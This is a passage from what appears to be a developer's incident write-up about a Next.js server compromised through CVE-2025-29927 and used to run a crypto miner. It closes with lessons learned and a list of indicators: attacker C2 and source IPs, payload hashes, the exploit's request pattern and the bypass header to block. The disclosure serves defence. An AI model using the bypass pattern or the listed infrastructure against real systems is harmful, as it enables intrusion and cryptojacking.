**(8) Pattern-matching on past experience is dangerous in security work.** I'd correctly classified an earlier zombie process as benign that morning. The next set of zombies looked nearly identical. If I'd replied from memory instead of re-running `ps`, I'd have missed a live RCE. As a developer, I rely on pattern-matching all day. In incident response, I had to learn to suppress it.
**(9) The "watch a little longer to learn more" instinct is a trap.** I felt it. The attack was *interesting*. I wanted to see what stage two was going to be. I had to talk myself into containing fast. Every additional second of "learning" was a second the attacker had to install something I'd later miss. Have an opinion on this trade-off *before* you're in an incident, because you'll draw the line badly under pressure.
**(10) The previous compromise was still there.** That dormant `n0de` binary from five months earlier — we never figured out how it got there. The rational move, on a host that has been compromised twice in six months via two different vectors, is to rebuild it from a fresh AMI and migrate. **Cleaning an already-compromised host is a debugging hobby; rebuilding is engineering.** That's the followup I committed to.
— -
## 16. IoCs, for anyone who wants them
- **C2 IPs:** `141.94.96.71` (OVH France, stage-1 over 443), `221.156.167.200` (Korea, stage-2 on 9090)
- **Exploit source IPs:** `103.81.174.204` (successful), `194.163.154.222` (failed), `65.49.27.185` (post-exploit attempts)
- **Payload SHA256:** `7cde0ffc28a6a25867655b2616cfc6cb01b08e9ba5ba043b26446b5eb8e248a0` — `/home/nextjs/.me`, 3.05 MB ELF, statically linked, stripped, no section header, XMRig variant
- **Earlier dormant dropper SHA256:** `1939a55d8ffdd540622de73dce808855ae75959f24c9df22f5c21ff2f9f5bf0c` — `/var/tmp/.font/n0de`, 11.3 MB ELF, packed
- **Exploit URL pattern:** `POST /<any-path>` followed by `POST /login?redirect=<encoded-path>` with HTTP 499 response code
- **Critical header to alert on / block:** `x-middleware-subrequest`
- **CVE:** CVE-2025–29927 (GHSA-f82v-jwr5-mffw)
- **Affected versions:** Next.js `<12.3.5`, `<13.5.9`, `<14.2.25`, `<15.2.3` (the 15.1 branch was unpatched before ~15.1.7; verified `15.1.12` patched)
— -
## Closing thought
Here's the version of this story I'd tell to another working developer at a meetup, with no commands, no diagrams:
*We were running a two-month-old version of Next.js. There was a publicly known CVE. A botnet was scanning the internet for it. The botnet found us. It used the CVE to bypass auth on our app, used a key that the framework had baked into our image to forge a server-side function call, and that function call ended up running a shell command of the attacker's choice. The shell command downloaded a crypto miner. I noticed because the process listing looked weird. I cut their network access at the firewall, snapshotted the container, killed it, patched Next.js, redeployed, and verified the fix with curl. Total elapsed time, attack-to-clean: about three hours. Damage: site was down for fifteen minutes; no data exfiltrated; no persistence on the host.*
I'm a developer. I'd never done any of this before. The lesson I'm taking forward isn't "I'm now a security person." It's "incident response is something a working developer can do, badly but adequately, when they have to — and the boring config decisions you make on calm days are what determine whether badly-but-adequately is good enough."
Patch your stuff. Read your framework's security docs. Block weird headers at the edge. Don't run containers as root. And the next time `ps aux` shows you something you don't expect — actually read it.
— -
*If you've been through something similar, or spotted something I got wrong, please reply. I'm still learning.*